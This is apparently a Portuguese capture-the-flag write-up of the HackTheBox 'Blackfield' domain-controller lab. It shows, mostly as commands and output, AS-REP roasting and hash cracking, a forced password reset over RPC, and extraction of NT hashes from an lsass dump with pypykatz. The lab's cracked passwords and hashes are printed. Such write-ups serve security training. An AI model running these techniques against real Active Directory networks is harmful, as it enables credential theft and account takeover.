Blackfield HackTheBox

Resolução da máquina **Blackfield**

Máquina Hard (hackthebox.com)

by *JavaliMZ* - 23/09/2021

Introdução

Bem-vindo para mais um Writeup, desta vez da máquina Blackfield. É uma máquina Windows não muito complexa, mas bastante interessante. Em diversos passos, irei reduzir o número de usuários porque já sei quais são os importantes e os que posso eliminar, só mesmo para termos outputs mais "cleans" para o writeup. Mas normalmente nunca é bom apagar informações coletadas às cegas...

Enumeração

Como sempre, quando se enfrenta uma máquina, temos de saber por onde vamos entrar. Para isso, temos de enumerar todas as portas abertas da máquina. Iremos utilizar o clássico nmap para esta tarefa.

Nmap

```
sudo nmap -sS -p- -n -Pn --min-rate 5000 10.10.10.192 -oG enumeration/allPorts

#>  Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
#>  Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 14:15 WEST
#>  Nmap scan report for 10.10.10.192
#>  Host is up (0.042s latency).
#>  Not shown: 65527 filtered ports
#>  PORT     STATE SERVICE
#>  53/tcp   open  domain
#>  88/tcp   open  kerberos-sec
#>  135/tcp  open  msrpc
#>  389/tcp  open  ldap
#>  445/tcp  open  microsoft-ds
#>  593/tcp  open  http-rpc-epmap
#>  3268/tcp open  globalcatLDAP
#>  5985/tcp open  wsman
#>
#>  Nmap done: 1 IP address (1 host up) scanned in 26.52 seconds

nmap -p53,88,135,389,445,593,3268,5985 10.10.10.192 -Pn -sC -sV -oN enumeration/nmap-a.txt

#>  # Nmap 7.91 scan initiated Thu Sep 23 14:22:40 2021 as: nmap -p53,88,135,389,445,593,3268,5985 -Pn -sC -sV -oN enumeration/nmap-a.txt -vvv
10.10.10.192
#>  Nmap scan report for 10.10.10.192
#>  Host is up, received user-set (0.041s latency).
#>  Scanned at 2021-09-23 14:22:41 WEST for 49s
#>
#>  PORT     STATE SERVICE       REASON  VERSION
#>  53/tcp   open  domain        syn-ack Simple DNS Plus
#>  88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2021-09-23 20:22:50Z)
#>  135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
#>  389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
#>  445/tcp  open  microsoft-ds? syn-ack
#>  593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
#>  3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
#>  5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
#>  |_http-server-header: Microsoft-HTTPAPI/2.0
#>  |_http-title: Not Found
#>  Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
#>
#>  Host script results:
#>  |_clock-skew: 7h00m02s
#>  | p2p-conficker:
#>  |   Checking for Conficker.C or higher...
#>  |   Check 1 (port 48702/tcp): CLEAN (Timeout)
```

```
#>  |   Check 2 (port 15434/tcp): CLEAN (Timeout)
#>  |   Check 3 (port 55985/udp): CLEAN (Timeout)
#>  |   Check 4 (port 53637/udp): CLEAN (Timeout)
#>  |_  0/4 checks are positive: Host is CLEAN or ports are blocked
#>  | smb2-security-mode:
#>  |   2.02:
#>  |_    Message signing enabled and required
#>  | smb2-time:
#>  |   date: 2021-09-23T20:22:54
#>  |_  start_date: N/A
#>
#>  Read data files from: /usr/bin/../share/nmap
#>  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
#>  # Nmap done at Thu Sep 23 14:23:30 2021 -- 1 IP address (1 host up) scanned in 50.65 seconds
```

Pelas portas abertas, podemos concluir que estamos perante um Domain Controller. Não vemos páginas de internet, nem nenhum programa estranho a rodar, portanto parece que esta máquina só trata de problemas que nos podemos enfrentar em Active Directory / Domain Controller. Posto isso, o primeiro ponto que quero é enumerar usuários.

SMB (anonymous)

Antes de tentar ver o que há nas partilhas, vamos tentar sempre conectar por RPC, visto que por esse protocolo é extremamente fácil enumerar todos os usuários, grupos e muito mais...

```
rpcclient 10.10.10.192 -U '' -N
```

Não me é possível conectar... Vamos então tentar entrar por samba

```
crackmapexec smb 10.10.10.192
#> SMB         10.10.10.192    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
(SMBv1:False)
```

Ok, já temos algumas informações. Temos o domínio (blackfield.local) e o nome da máquina (DC01). vamos adicionar essas informações para o nosso /etc/hosts, para possíveis futuras ferramentas usarem essa informação

```
echo -e "10.10.10.192\tblackfield.local dc01.blackfield.local" >> /etc/hosts
```

Com a ferramenta crackmapexec, temos opção para ver as pastas partilhadas com o parâmetro "--shares"

```
crackmapexec smb 10.10.10.192 --shares

#>  SMB         10.10.10.192    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
(SMBv1:False)
#>  SMB         10.10.10.192    445    DC01            [-] Error enumerating shares: SMB SessionError: STATUS_USER_SESSION_DELETED(The remote
user session has been deleted.)
```

Parece que não está acessível, mas o erro não é o normal desta ferramenta... diz "STATUS_USER_SESSION_DELETED". Vamos tentar a mesma coisa especificandos login *"null"* e password *"vazio"*

```
Kali-Linux
(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.192 --shares -u 'null' -p ''
SMB         10.10.10.192    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\null:
SMB         10.10.10.192    445    DC01            [+] Enumerated shares
SMB         10.10.10.192    445    DC01            Share           Permissions     Remark
SMB         10.10.10.192    445    DC01            -----           -----------     ------
SMB         10.10.10.192    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01            C$                              Default share
SMB         10.10.10.192    445    DC01            forensic                        Forensic / Audit share.
SMB         10.10.10.192    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01            NETLOGON                        Logon server share
SMB         10.10.10.192    445    DC01            profiles$       READ
SMB         10.10.10.192    445    DC01            SYSVOL                          Logon server share

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ smbmap -H 10.10.10.192 -u 'null'
[+] Guest session       IP: 10.10.10.192:445    Name: blackfield.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$
```

Agora sim! Vemos duas pastas partilhadas pelo qual podemos aceder. IPC$ e profiles$. IPC$ não tem nada, e profiles$ parece muito mais "feito à unha". Vamos entrar e ver com smbclient, usando o null session

```
smbclient \\\\10.10.10.192\\profiles$ -U 'null'  # Pede a palavra pass. É só dar Enter...

smb: \> dir
#>    .                                   D        0  Wed Jun  3 17:47:12 2020
#>    ..                                  D        0  Wed Jun  3 17:47:12 2020
```

```
#>    AAlleni                         D        0  Wed Jun  3 17:47:11 2020
#>    ABarteski                       D        0  Wed Jun  3 17:47:11 2020
#>    ABekesz                         D        0  Wed Jun  3 17:47:11 2020
#>    ...
#>    ...
```

A resposta é enorme. Montes de pastas. E essas pastas soa como nomes de pessoas... Temos uns possíveis usuários. Vamos copiar isto tudo e filtrar para guardar apenas o nome da pasta para um ficheiro "users"

```
smbclient \\\\10.10.10.192\\profiles$ -U 'null' -N -c "dir" > contents/users
cat contents/users | awk '{print$1}' | sponge contents/users
```

AS-REP Roasting Attack

Agora que temos todos esses usuários, vamos tentar fazer o clássico AS-REP Roasting Attack, para tentar receber um TGT de um usuário que não precisa de requerer a pre-autenticação kerberos. Para isso, nada mais simples que o programa da impacket GetNPUsers.py

```
GetNPUsers.py blackfield.local/ -no-pass -usersfile contents/users | grep -v "Client not found in Kerberos database"
```

```
(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ GetNPUsers.py blackfield.local/ -no-pass -usersfile contents/users | grep -v "Client not found in Kerberos database"
/home/javali/.local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated
 in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:61d766bbbc8f8ec42f98fa7868392a5a$d62d9e895ead3051bb8bbe406cbeaaaa735c8b31fc407a8c077f5c23b8dc66251fc147de00aeb80cb72efeff79113cfdd93e984f9cb1d56f0706bbc
f2fb648e25e342592b110b2baa4e5facec2b59c36d14b59917c07f53f369992bf33ac96019b9d6d248fa34e314732e44fc0198de7e4ee622240a28b3d1a6d6af2fb910d7bc939fe3db375e40db6caf2e04cfe1a4c59bf718ee4da5d88ec14a7
ae020e03a24b538386c9e30e1d32810154d8f115fd56a599444dfcd941cfd6dd1401e3f61e36a8195d92a5671eefd04a04864c3c83aa1cd6676af60838030d0585328ff134a5a1cd1ca0f5e6db97cf182be5144728f18855a5
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

Temos um TGT! Esse TGT pode ser decifrado com john-the-ripper ou o hashcat.

```
(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ GetNPUsers.py blackfield.local/ -no-pass -usersfile contents/users | grep -v "Client not found in Kerberos database"
/home/javali/.local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated
 in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:61d766bbbc8f8ec42f98fa7868392a5a$d62d9e895ead3051bb8bbe406cbeaaaa735c8b31fc407a8c077f5c23b8dc66251fc147de00aeb80cb72efeff79113cfdd93e984f9cb1d56f0706bbc
f2fb648e25e342592b110b2baa4e5facec2b59c36d14b59917c07f53f369992bf33ac96019b9d6d248fa34e314732e44fc0198de7e4ee622240a28b3d1a6d6af2fb910d7bc939fe3db375e40db6caf2e04cfe1a4c59bf718ee4da5d88ec14a7
ae020e03a24b538386c9e30e1d32810154d8f115fd56a599444dfcd941cfd6dd1401e3f61e36a8195d92a5671eefd04a04864c3c83aa1cd6676af60838030d0585328ff134a5a1cd1ca0f5e6db97cf182be5144728f18855a5
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax

(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ nano contents/support_hash

(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ john --wordlist=/usr/share/wordlists/rockyou.txt contents/support_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:13 DONE (2021-09-23 16:34) 0.07209g/s 1033Kp/s 1033Kc/s 1033KC/s #1WIF3Y..##burberry##1990
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(JavaliMZ㉿kali)-[~/C/HackTheBox]─$ john contents/support_hash --show
$krb5asrep$23$support@BLACKFIELD.LOCAL:#00^BlackKnight

1 password hash cracked, 0 left
```

Temos uma password do usuário support:

> support:#00^BlackKnight

Vamos validar a credential com o crackmapexec

```
crackmapexec smb 10.10.10.192 -u 'support' -p '#00^BlackKnight'
```

Está válido! Já ques estamos em SMB, vamos ver que ganhamos acesso a mais pastas partilhadas

```
crackmapexec smb 10.10.10.192 -u 'support' -p '#00^BlackKnight' --shares
smbmap -H 10.10.10.192 -u 'support' -p '#00^BlackKnight'
```

Vemos mais pastas. Mas não há nada de mais... Existe ainda uma pasta partilhada que não temos acesso. A pasta "forensic". É promissor... mas o que fazer agora? Não podemos avançar por SMB... Pois se não podemos avançar por SMB, podemos voltar uma passo atrás e tentar conectar-nos ao serviço RPC com estas novas credenciais, que já foram validadas pelo crackmapexec. Ainda importante a referir, as credenciais não passaram no teste de validação por winrm...

```
(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.192 -u 'support' -p '#00^BlackKnight'
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.192 -u 'support' -p '#00^BlackKnight' --shares
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
SMB         10.10.10.192    445    DC01             [+] Enumerated shares
SMB         10.10.10.192    445    DC01             Share           Permissions     Remark
SMB         10.10.10.192    445    DC01             -----           -----------     ------
SMB         10.10.10.192    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01             C$                              Default share
SMB         10.10.10.192    445    DC01             forensic                        Forensic / Audit share.
SMB         10.10.10.192    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01             profiles$       READ
SMB         10.10.10.192    445    DC01             SYSVOL          READ            Logon server share

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ smbmap -H 10.10.10.192 -u 'support'
[!] Authentication error on 10.10.10.192

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ smbmap -H 10.10.10.192 -u 'support' -p '#00^BlackKnight'
[+] IP: 10.10.10.192:445        Name: blackfield.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share

(JavaliMZ㉿kali)-[~/C/HackTheBox]-$ crackmapexec winrm 10.10.10.192 -u 'support' -p '#00^BlackKnight'
WINRM       10.10.10.192    5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\support:#00^BlackKnight
```

RPC

Vamos então voltar ao primeiro passo. Enumeração via RPC, mas desta vez, com as credenciais do usuário "support"

```
rpcclient 10.10.10.192 -U 'support%#00^BlackKnight' -c "enumdomusers"
```

Bingo! Desta vez tenho resposta. E bem grande! Todos os usuários a nível de domínio!. Isso significa duas coisas. Significa que posso tentar um novo attack AS-RES Roasting, e significa que posso extrair todas as informações de domínio.

```
rpcclient 10.10.10.192 -U 'support%#00^BlackKnight' -c "enumdomusers" | awk '{print$1}' | grep -oP "\[.*?\]" | tr -d '[]'
```

Todos os usuários podem ser listados com este comando... mas para limpar um pouco os usuários desnecessários para a resolução da máquina, afim de termos outputs mais "cleans", vou já eliminar todos os usuários BLACKFIELD*.

```
rpcclient 10.10.10.192 -U 'support%#00^BlackKnight' -c "enumdomusers" | awk '{print$1}' | grep -oP "\[.*?\]" | tr -d '[]' | grep -v "BLACKFIELD"

#>  Administrator
#>  Guest
#>  krbtgt
#>  audit2020
#>  support
#>  svc_backup
#>  lydericlefebvre

rpcclient 10.10.10.192 -U 'support%#00^BlackKnight' -c "enumdomusers" | awk '{print$1}' | grep -oP "\[.*?\]" | tr -d '[]' | grep -v "BLACKFIELD"
> contents/users
```

AS-REP Roasting Attack


O novo ataque AS-RES Roasting naõ revela mais nada, apenas mostra outro TGT (porque a data/hora/min/seg é usado para gerar cada TGT) do mesmo usuário "support", mas confirma que todos os outros usuários existem.


```
GetNPUsers.py blackfield.local/ -no-pass -usersfile contents/users

Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

#>  [-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
#>  [-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
#>  [-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
#>  [-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
#>
$krb5asrep$23$support@BLACKFIELD.LOCAL:5baf13a3c031e279852b45cf1ca61281$fac4f6c28409e359a6ec955b32220d549295efce799d7491b8f4efdc0635bec21091ba87
b29deb78b404242246e6e110bf33bfae560f61bd791a5f495fec9ecb6894615eaa100c40b2016e979f9545509a5892fef429008c70f6b6f335b968176c6670a94079b0f07f8033fb
9c8869928e072b82c63a80c50be46bf574081162cbf2f5185abddcc2acdfa539e1b6c9bda807a045f65b191861a6fec9f169f308e4b4eb3a2766f0e1b3ea770684ead927114c0587
7fe80c42d6f4a8b7c7d6d3b0374bf936a69ed2311b047708be4a292cb827bf27761612d8ebfc898fab971b313eeaca493d8e2a6320965de255021e7677c6f058
#>  [-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
#>  [-] User lydericlefebvre doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Bloodhound

Agora que temos acesso ao RPC, e que podemos extrair todas informações públicas a nível de domínio, podemos tratar de gerar uma base de dados para a nossa ferramenta bloodhound, que já usamos em outras máquinas.

```
bloodhound-python -c All -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192

sudo neo4j start
bloodhound &>/dev/null &
disown
```





Com a ajuda do BloodHound, vemos que o usuário support tem privilégio "ForceChangePassword" sobre o usuário Audit2020. Isso quer dizer que, podemos alterar a password de Audit2020 sem precisar saber a password actual dele.

Existem muitas maneiras de se fazer isso localmente, mas a partir de fora, sem RCE, apenas podemos mudar a password por RPC, e validar as novas credenciais...

```
rpcclient 10.10.10.192 -U 'support%#00^BlackKnight' -c 'setuserinfo2 Audit2020 23 J4v4li123!'
crackmapexec smb 10.10.10.192 -u 'Audit2020' -p 'J4v4li123!'
```

SMB

Conseguimos alterar a password com sucesso! O nome do usuário Audit2020 é suspeito de ter qualquer coisa a ver com uma das pastas partilhadas que vimos, a forensic! Vamos verificar se temos acesso

```
(JavaliMZ㉿kali)-[~/C/H/contents]─$ crackmapexec smb 10.10.10.192 -u 'Audit2020' -p 'J4v4li123!' --shares
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Audit2020:J4v4li123!
SMB         10.10.10.192    445    DC01             [+] Enumerated shares
SMB         10.10.10.192    445    DC01             Share           Permissions     Remark
SMB         10.10.10.192    445    DC01             -----           -----------     ------
SMB         10.10.10.192    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01             C$                              Default share
SMB         10.10.10.192    445    DC01             forensic        READ            Forensic / Audit share.
SMB         10.10.10.192    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01             profiles$       READ
SMB         10.10.10.192    445    DC01             SYSVOL          READ            Logon server share
```

```
smbclient \\\\10.10.10.192\\forensic -U 'Audit2020%J4v4li123!'
smb: \> recurse ON
smb: \> dir
```

Existem muitas pastas e ficheiros! É impensável descarregar tudo para a nossa máquina. Mas para ser mais fácil percorrer e visualizar a pasta partilhada, é melhor montar esta unidade na nossa própria máquina

```
sudo su
cd /mnt
mkdir smb
mount -t cifs //10.10.10.192/forensic /mnt/smb -o username=Audit2020,password=J4v4li123\!,domain=blackfield.local,rw
# Atenção que a password não leva o sinal "\", mas está lá para escapar o sinal "!" (para não interpretar o "!")
cd smb
```

A partir de agora estamos sincronizados com a pasta de partilha. Atenção que, por mais que todos os ficheiros estão referenciados como sendo proprietário root, isto não corresponde à verdade. É mais ou menos um link, e um link no linux tem proprietário e privilégios do seu criador, não do objeto linkado.

```
        ├── validity.py
        └── win32
            ├── crashdump.py
            ├── domcachedump.py
            ├── hashdump.py
            ├── hive.py
            ├── __init__.py
            ├── lsasecrets.py
            ├── modules.py
            ├── network.py
            ├── rawreg.py
            ├── tasks.py
            └── xpress.py
    └── vol.py

38 directories, 718 files

(JavaliMZ💀kali)-[/m/smb]─# ll
drwxr-xr-x root root 0 B Sun Feb 23 13:39:08 2020 🖿 tools
drwxr-xr-x root root 0 B Sun Feb 23 18:14:37 2020 🖿 commands_output
drwxr-xr-x root root 0 B Thu May 28 21:28:33 2020 🖿 memory_analysis

(JavaliMZ💀kali)-[/m/smb]─# cd memory_analysis

(JavaliMZ💀kali)-[/m/s/memory_analysis]─# ll
.rwxr-xr-x root root  40 MB Thu May 28 21:25:08 2020 🗎 lsass.zip
.rwxr-xr-x root root  61 MB Thu May 28 21:25:25 2020 🗎 mmc.zip
.rwxr-xr-x root root  36 MB Thu May 28 21:25:36 2020 🗎 conhost.zip
.rwxr-xr-x root root  24 MB Thu May 28 21:25:45 2020 🗎 ctfmon.zip
.rwxr-xr-x root root  23 MB Thu May 28 21:25:54 2020 🗎 dfsrs.zip
.rwxr-xr-x root root  18 MB Thu May 28 21:26:04 2020 🗎 dllhost.zip
.rwxr-xr-x root root 8.4 MB Thu May 28 21:26:13 2020 🗎 ismserv.zip
.rwxr-xr-x root root  13 MB Thu May 28 21:26:24 2020 🗎 RuntimeBroker.zip
.rwxr-xr-x root root 126 MB Thu May 28 21:26:49 2020 🗎 ServerManager.zip
.rwxr-xr-x root root  32 MB Thu May 28 21:27:00 2020 🗎 sihost.zip
.rwxr-xr-x root root  32 MB Thu May 28 21:27:11 2020 🗎 smartscreen.zip
.rwxr-xr-x root root  14 MB Thu May 28 21:27:19 2020 🗎 svchost.zip
.rwxr-xr-x root root  33 MB Thu May 28 21:27:30 2020 🗎 taskhostw.zip
.rwxr-xr-x root root  14 MB Thu May 28 21:27:38 2020 🗎 winlogon.zip
.rwxr-xr-x root root 3.9 MB Thu May 28 21:27:44 2020 🗎 wlms.zip
.rwxr-xr-x root root  18 MB Thu May 28 21:27:53 2020 🗎 WmiPrvSE.zip
```

Vemos que existe 718 ficheiros espalhados por 38 diretórios... Mas a pasta memory_analysis é muito acolhedor. E lá dentro está um ficheiro lsass.zip. Se dentro desse zip se encontra um minidump de lsass.DMP, isto está maravilhosamente fácil. Para extrair hashes de todos os usuários locais, basta utilizar a ferramenta pypykatz. O resultado do comando é longo, então podemos filtrar por "NT" e "Username", fazer um "sort" disse tudo, separar os usuários dos hashes, e dar os ingredientes todos para o crackmapexec identificar que hash é de que usuários, e validar logo isto tudo

```
cd memory_analysis
cp lsass.zip /home/javali/CaptureTheFlag/HackTheBox/contents
cd /home/javali/CaptureTheFlag/HackTheBox/contents
```

```
unzip lsass.zip

pypykatz lsa minidump lsass.DMP > lsass.out
cat lsass.out | grep -E "NT|Username" | sort -u

#>  domainname NT AUTHORITY
#>                  NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
#>                  NT: 9658d1d1dcd9250115e2205d9f48400d
#>                  NT: b624dc83a27cc29da11d9bf25efea796
#>                  Username:
#>                  Username: Administrator
#>                  Username: dc01$
#>                  Username: DC01$
#>                  Username: svc_backup
```

Temos 3 hashes e 2 usuários (o DC01$ não é um usuários... é a máquina.)

```
